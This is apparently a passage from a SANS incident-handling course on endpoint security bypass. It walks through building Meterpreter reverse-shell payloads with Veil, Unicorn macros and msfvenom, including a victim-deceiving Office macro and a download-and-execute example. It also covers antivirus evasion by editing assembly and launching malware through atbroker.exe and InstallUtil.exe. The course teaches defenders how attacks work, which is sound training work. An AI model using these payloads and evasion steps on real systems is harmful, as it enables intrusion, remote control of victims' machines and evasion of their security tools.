Veil/Evasion>: use 21
```

```
...
```

```
[powershell/meterpreter/rev_https>>]: set LHOST 35.153.49.90
```

```
[powershell/meterpreter/rev_https>>]: set LPORT 443
```

```
[powershell/meterpreter/rev_https>>]: generate
```

```
[>] Please enter the base name for output files (default is payload):
```

```
[*] Language: powershell
```

```
[*] Payload Module: powershell/meterpreter/rev_https
```

```
[*] PowerShell doesn't compile, so you just get text :)
```

```
[*] Source code written to: /var/lib/veil/output/source/payload.bat
```

The first thing we will do is use Veil-Evasion to create the macro we are going to insert into our malicious file.

After starting Veil, we entered the command `use 1` to leverage Veil's evasion modules. Next we selected Veil's Meterpreter, `reverse_tcp` module written in PowerShell (use 21). Finally, we set the familiar LHOST and LPORT values to point to our Meterpreter listener and entered the `generate` command to build the exploit code, written to `/var/lib/veil/output/source/payload.bat` by default. This payload will look similar to the excerpt shown below, where the base64-encoded string is decoded and passed to the PowerShell `Invoke-Expression` module to start the Meterpreter agent.

```
# cat /var/lib/veil/output/source/payload1.bat
```

```
@echo off
```

```
if %PROCESSOR_ARCHITECTURE%==x86 (powershell.exe -NoP -NonI -W Hidden
-Command "Invoke-Expression $(New-Object IO.StreamReader ($(New-Object
IO.Compression.DeflateStream ($(New-Object IO.MemoryStream(,$([Convert]::
FromBase64String(\"nVRRc9pGEH7nV+xorjPSGMmywW5A45kQHDe0wXENsdMyTOeQFnThdC...
```

The output of Veil is very long; we have trimmed the output of Veil to fit in the space allotted.

```

1 root@slingshot:~/tools/unicorn$ sudo su -
root@slingshot:~#
2 root@slingshot:~# cd /home/tools/unicorn/
root@slingshot:~/tools/unicorn#
3 root@slingshot:~/tools/unicorn# python unicorn.py windows/meterpreter/reverse_https
10.10.75.1 443 macro
[*] Generating the payload shellcode.. This could take a few seconds/minutes as we create the shellcode...

```

#### Instructions

```

[*****]
-----MACRO ATTACK INSTRUCTIONS-----

4 For the macro attack, you will need to go to File, Properties, Ribbons, and select Developer. Once you do that, you will have a developer tab. Create a new macro, call it Auto_Open and paste the generated code into that. This will automatically run. Note that a message will prompt to the user saying that the file is corrupt and automatically close the excel document. THIS IS NORMAL BEHAVIOR! This is tricking the victim to thinking the excel document is corrupted. You should get a shell through powershell injection after that.

If you are deploying this against Office365/2016+ versions of Word you need to modify the first line of the output from: Sub Auto_Open()

To: Sub AutoOpen()

The name of the macro itself must also be "AutoOpen" instead of the legacy "Auto_Open" naming scheme.

NOTE: WHEN COPYING AND PASTING THE EXCEL, IF THERE ARE ADDITIONAL SPACES THAT ARE ADDED YOU NEED TO REMOVE THESE AFTER EACH OF THE POWERSHELL CODE SECTIONS UNDER VARIABLE "x" OR A SYNTAX ERROR WILL HAPPEN!

[*****]

[*] Exported powershell output code to powershell_attack.txt.
[*] Exported Metasploit RC file as unicorn.rc. Run msfconsole -r unicorn.rc to execute and create listener.

```

Let's walk through the steps to create a macro in Unicorn. Feel free to run through these steps with your instructor.

First we need to become root and change to the proper directory:

1. `$ sudo su -`
2. `# cd /home/tools/unicorn`

Next, we need to start Unicorn with a reverse https macro that will connect back to our IP address:

3. `# python unicorn.py windows/meterpreter/reverse_https 10.10.75.1 443 macro`
4. This will then print out the instructions for putting our macro in a document or Excel spreadsheet.

Native x86 powershell injection attacks on any Windows platform.  
Written by: Dave Kennedy at TrustedSec (<https://www.trustedsec.com>)  
Twitter: @TrustedSec, @HackingDave  
Credits: Matthew Graeber, Justin Elze, Chris Gates

Happy Magic Unicorns.

```
Usage: python unicorn.py payload reverse_ipaddr port <optional hta or macro, crt>
PS Example: python unicorn.py windows/meterpreter/reverse_https 192.168.1.5 443
PS Down/Exec: python unicorn.py windows/download_exec url=http://badurl.com/payload.exe
Macro Example: python unicorn.py windows/meterpreter/reverse_https 192.168.1.5 443 macro
Macro Example CS: python unicorn.py <cobalt_strike_file.cs> cs macro
Macro Example Shellcode: python unicorn.py <path_to_shellcode.txt> shellcode macro
HTA Example: python unicorn.py windows/meterpreter/reverse_https 192.168.1.5 443 hta
HTA Example CS: python unicorn.py <cobalt_strike_file.cs> cs hta
HTA Example Shellcode: python unicorn.py <path_to_shellcode.txt>: shellcode hta
DDE Example: python unicorn.py windows/meterpreter/reverse_https 192.168.1.5 443 dde
CRT Example: python unicorn.py <path_to_payload/exe_encode> crt
Custom PS1 Example: python unicorn.py <path to ps1 file>
Custom PS1 Example: python unicorn.py <path to ps1 file> macro 500
Cobalt Strike Example: python unicorn.py <cobalt_strike_file.cs> cs (export CS in C#
format)
Custom Shellcode: python unicorn.py <path_to_shellcode.txt> shellcode (formatted 0x00)
```

We just walked through using Unicorn to create a macro payload. However, there is quite a bit more that can be done with this awesome tool. If you run Unicorn with the `--help` option, it gives you a wide variety of additional output formats that can be created. For example, while Java applet attacks have dropped off quite a bit recently, there is still a large number of attacks that use .hta files. Further, there are DDE attacks for documents and additional PowerShell and Cobalt Strike options.

One quick note, if you intend to use this tool at work, it is a very good idea to update it with a "git pull" command. Dave Kennedy updates this tool very regularly.

## Ghostwriting

## Endpoint Bypass

- We can also roll up our sleeves and dive into assembly
- Remain calm and don't panic
- It is not that bad
  - Really...
  - No.
  - Really
- An attacker can simply:
  - Create an .exe
  - Convert it to an .asm file
  - Edit the .asm file
  - Convert it back to an .exe file
- Big thanks to Royce Davis of Pentest Geek

### NOTE

Endpoint security bypass doesn't have to be terribly complicated. Nor does the attacker need to be sophisticated.

All the attacker needs is insight into how the endpoint product works, and ingenuity.

What is Ghostwriting? Sure, it's got a cool name and all, but how does it work?

Ghostwriting is modifying the assembly of an executable in order to bypass antivirus.

This is done via the insertion of "junk code": Lines of code that modify the program, but with no lasting change to the way the program executes.

Add two, then subtract two. The outcome is still the same but the added code changes the signature of the program.

Much of this section is based on the awesome post on the topic by Royce Davis (<http://www.pentestgeek.com>).

```
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.144.151
LPORT=4444 -f raw -o payload.raw --platform windows -a x86
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Saved as: payload.raw
$ cp /var/lib/gems/2.3.0/gems/metasm-1.0.3/samples/peencode.rb
/var/lib/gems/2.3.0/gems/metasm-1.0.3/samples/disassemble.rb
/var/lib/gems/2.3.0/gems/metasm-1.0.3/samples/exeencode.rb $HOME
$ ruby disassemble.rb payload.raw > payload.asm
$ gedit payload.asm
```

Converting Metasploit's raw format into asm source code file gives the attacker an opportunity to modify the attack code easily.

The first step for Ghostwriting a binary is to generate the binary you wish to manipulate. In the example on this page we have used `msfvenom` to generate a raw payload to perform a reverse TCP connection for a Meterpreter shell, saving the payload as `payload.raw`.

Next we'll use the Metasm library to convert the raw file to ASCII asm source. The Metasm scripts to disassemble the payload data are stored in the `/var/lib/gems/2.3.0/gems/metasm-1.0.3/samples` directory; copy the `peencode.rb`, `disassemble.rb`, and `exeencode.rb` scripts somewhere convenient.

Next, use the `disassemble.rb` script to decompile the `payload.raw` payload data, sending the output to `payload.asm`. Now, edit the `payload.asm` file in your favorite editor!



```

.section '.text' rwX
.entrypoint
    cld
    call sub_88h
    pushad
    mov ebp, esp
    push eax
    pop eax
    xor eax, eax
    mov edx, fs:[eax+30h]
    mov edx, [edx+0ch]
    mov edx, [edx+14h]

loc_15h:
    mov esi, [edx+28h]
    movzx ecx, word ptr [edx+26h]
    xor edi, edi

```

1  
Add these lines

2  
Before xor, add  
push/pop

3  
Repeat in other places,  
or add new no-ops

WAS

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 111

All we need to do is open the assembly file in vim and let's get busy obfuscating our code's intentions!

Now don't freak out if you've never coded in assembly before. I promise this won't hurt bad.

First, we are going to search for any instance of the word "xor" within the code.

You can do this manually by scrolling up or down or using the gedit search feature.

We are searching for an instance of xor where a register is xor'd against itself in order to empty all data from that register. Since anything xor'd by itself equals zero, we know we can mess with that register right before the xor and if we accidentally mess up and change the value within it, the xor will take care of it for us by changing the register to zero right after our code.

Also, xors are just good markers to drop code above.

Then, add these two lines right above your xor.

```
push <reg>
```

```
pop <reg>
```

Where <reg> is the name of the register in the xor.

For example...

```
push eax
```

```
pop eax
```

```
xor eax, eax
```

The push means to throw the register onto the stack.

We then immediately pop it back off.

Yes, it's really that easy.

Continue to do this wherever you find an xor in your code.

This can easily be modified to add in additional bogus assembly functions. The example above is just that, an example. But, in our testing, we have found that a simple NOP in the right place is enough to bypass most AV engines.

```
# ruby peencode.rb payload.asm -o payload.exe
saved to file "payload.exe"
# file payload.exe
payload.exe: MS-DOS executable, MZ for MS-DOS
```

This is the ghostwriter binary. The changes made in gedit can bypass endpoint detection.

After creating the ghostwriter binary, the attacker would test it on a local system to evaluate endpoint-bypass success. Multiple iterations may be required.

After making your changes to the asm source, you can recompile the asm file into a PE executable using the peencode.rb script shown on this page. After creating the ghostwriter binary, the attacker would test it on a local system to determine if the changes sufficiently evade the endpoint security system. In some cases, multiple edits will be necessary to evade detection.

- Application whitelisting is the future
  - Attackers are starting to get used to it
  - The days of simple AV blacklisting are at an end
  - May take a while to completely die...
- This is a good thing!
- Celebrate things getting harder for attackers
- Let's talk about some techniques and approaches
- They have worked in the past; they may not work in the future

Now let's take a few moments and go over some potential application whitelisting bypass techniques.

Just a quick note on whitelisting bypass. Many times, the actual path to a whitelisting bypass is due to a misconfiguration on the target environment, not so much an inherent flaw in the security tool itself.

This is one of the areas where security is starting to rapidly improve across multiple industries. While things are getting better, we cannot allow this improvement to allow us to grow complacent.

- Insert malicious code in code caves
- Environmental keyed payloads
- Golang payloads (vs. popular Python payloads)
- Code sign your malware
  - "If it's code signed, it must be legit."
  - Stuxnet, Flame, Duqu all used code signed malware
- Live Off the Land (LOL)

LOLBAS: Living Off the Land Binaries and Scripts, <https://lolbas-project.github.io>

There are a number of techniques that can aid an attacker in bypassing these more advanced security controls. For example, an attacker can backdoor existing executables using a *code cave* technique. A code cave is hijacking a jump function and pointing to previously unused space in an executable where the malware is waiting, without increasing the size of the executable itself.

An attacker can also use keyed payloads and lesser used languages like Golang to bypass these products. Keyed payloads is a technique where the payload is encrypted using a key that is taken from an environment variable. The key for the encrypted payload is not included in the binary itself; instead, the executable searches the runtime environment for strings (such as directory names, version strings, etc.) and attempts to decrypt the binary with each until successfully decrypting the content. This works because many AV products have issues parsing Golang .exe files, and with the use of keyed payloads, the signature will be different for each instance of the malware.

Another option for an attacker is to digitally sign their malware. We have seen a number of instances where digital signatures have been a big part of modern malware, from Stuxnet to Flame to Duqu. An excellent resource on code signing malware is available at <http://secureallthethings.blogspot.com/2015/12/add-pe-code-signing-to-backdoor-factory.html>.

Recently, many of the projects formerly written to provide new techniques for evading endpoint security systems have closed their doors. Projects like Ebowla (<https://github.com/Genetic-Malware/Ebowla>, Travis Morrow and Josh Pitts) and the backdoor factory (<http://secureallthethings.blogspot.com/2017/08/closing-door-end-of-backdoor-factory.html>, Josh Pitts) have ended project development and support. As tools and techniques for endpoint bypass become popular, endpoint suites add detection and defense mechanisms. It is a constant chase between attacker and defenses, so some developers have opted to stop making their techniques publicly available to prolong their private use. Ultimately, this is bad for the defenders, since it slows down the rate at which endpoint detection tools can improve and detect new attack techniques.

One endpoint bypass technique that continues to work well for attackers with little opportunity for defense by endpoint security suites is the ideology of *living off the land* (LOL). Instead of adding third-party executables, the

attacker reuses existing tools to accomplish their goals. Because the existing tools are generally considered non-malicious (such as functionality provided by Microsoft with the operating system, or third-party vendor software essential to the functionality of their product) endpoint protection suites do not prevent their execution or alert to their use.

```
C:\WINDOWS\system32>malware.exe
Access is Denied.
```

```
C:\WINDOWS\system32>reg add "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Accessibility\ATs\malware"
```

```
C:\WINDOWS\system32>reg add "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Accessibility\ATs\malware" /v TerminateOnDesktopSwitch /t
REG_DWORD /d 0
```

```
C:\WINDOWS\system32>reg add "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Accessibility\ATs\malware" /v StartExe /t REG_SZ /d
C:\\WINDOWS\\system32\\malware.exe
```

```
C:\WINDOWS\system32>atbroker /start malware
```

By starting the malware through a trusted binary (`atbroker.exe`), an attacker can bypass endpoint protection.

One common endpoint bypass technique is to Live Off the Land (LOL) using built-in tools signed and included in Windows by Microsoft to launch the malicious payload content. When explicitly trusted, authorized software is permitted to run on the system, and an attacker can often manipulate it to launch malicious payload data with the same level of trust.

For example, consider the example shown on this page. Here, the endpoint security system is preventing the attacker from running the `malware.exe` executable. However, the Windows built-in tool for accessibility services on Windows `atbroker.exe` can be configured to run any arbitrary executable on the system. By creating a registry key for the malware (`HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Accessibility\ATs\malware`) and two registry keys `TerminateOnDesktopSwitch` with a `REG_DWORD` value of 0 (zero) and `StartExe` with a path to the malware executable, the attacker can invoke the `malware.exe` file through `atbroker.exe`, evading endpoint security controls.

- Research by Casey Smith (@subTee)
- Download `InstallUtil-ShellCode.cs` and insert `msfvenom` payload (`-f csharp`) into it
- Compile with the Windows built-in `csc.exe` tool
- Running EXE normally does not trigger malicious activity
  - Uninstalling EXE with Windows `InstallUtil.exe` triggers payload

```
C:\test>exeshell.exe
Hello From Main...I Don't Do Anything

C:\test>C:\Windows\Microsoft.NET\Framework\v2.0.50727\InstallUtil.exe
/logfile= /LogToConsole=false /U exeshell.exe
Microsoft (R) .NET Framework Installation utility Version 2.0.50727.8922
Copyright (c) Microsoft Corporation. All rights reserved.
```

Another technique is adjusting how the malware is executed on the target system.

For example, we can hijack the install and uninstall function of an executable to bypass some sandboxing tools. This works because the sandboxing tool will not trigger the uninstall function.

We can even compile these `.exe` files with the `csc.exe` utility, which is great for lightweight compilation on Windows systems. This is a technique that was first pioneered by @subTee. A walkthrough of this technique and the steps involved is available at <http://www.blackhillsinfosec.com/?p=4881>. The `InstallUtil-Shellcode-cs` code is available at <https://tinyurl.com/y6dls7pt>.

# Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- Step 2: Scanning
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

## Exploitation


Physical Access Attacks  
Multipurpose Netcat  
Lab 3.1: Netcat's Many Uses  
Network Sniffing  
Lab 3.2: ARP and MAC Analysis  
Hijacking Attacks  
Lab 3.3: Responder  
Buffer Overflows  
Metasploit  
Protocol and File Parser Problems  
Endpoint Security Bypass  
Lab 3.4: Metasploit Attack and Analysis  
*(to be continued)*

Now we conduct an in-depth lab with Metasploit. In this lab, we not only look at Metasploit's attack capabilities, we also analyze our Windows machines to see what kind of anomalies and evidence are introduced by an attack using Metasploit's psexec module.



## LAB 3.4

Please work on the lab exercise  
*Metasploit Attack and Analysis*



This page intentionally left blank.

## Course Resources and Contact Information



### AUTHOR CONTACT

Joshua Wright  
jwright@willhackforsushi.com  
Twitter: @joswr1ght



### SANS INSTITUTE

11200 Rockville Pike, Suite 200  
N. Bethesda, MD 20852  
301.654.SANS(7267)



### PEN TESTING RESOURCES

pen-testing.sans.org  
Twitter: @SANSPenTest



### SANS EMAIL

GENERAL INQUIRIES: info@sans.org  
REGISTRATION: registration@sans.org  
TUITION: tuition@sans.org  
PRESS/PR: press@sans.org

This page intentionally left blank.

*"As usual, SANS courses pay for themselves by Day 2. By Day 3, you are itching to get back to the office to use what you've learned."*

Ken Evans, Hewlett Packard Enterprise - Digital Investigation Services

**SANS Programs**  
[sans.org/programs](http://sans.org/programs)

GIAC Certifications  
Graduate Degree Programs  
NetWars & CyberCity Ranges  
Cyber Guardian  
Security Awareness Training  
CyberTalent Management  
Group/Enterprise Purchase Arrangements  
DoDD 8140  
Community of Interest for NetSec  
Cybersecurity Innovation Awards

**SANS Free Resources**  
[sans.org/security-resources](http://sans.org/security-resources)

- E-Newsletters
  - NewsBites: Bi-weekly digest of top news
  - OUCH!: Monthly security awareness newsletter
  - @RISK: Weekly summary of threats & mitigations
- Internet Storm Center
- CIS Critical Security Controls
- Blogs
- Security Posters
- Webcasts
- InfoSec Reading Room
- Top 25 Software Errors
- Security Policies
- Intrusion Detection FAQ
- Tip of the Day
- 20 Coolest Careers
- Security Glossary



Search SANSInstitute

**SANS Institute**  
11200 Rockville Pike | Suite 200  
North Bethesda, MD 20852  
301.654.SANS(7267)  
[info@sans.org](mailto:info@sans.org)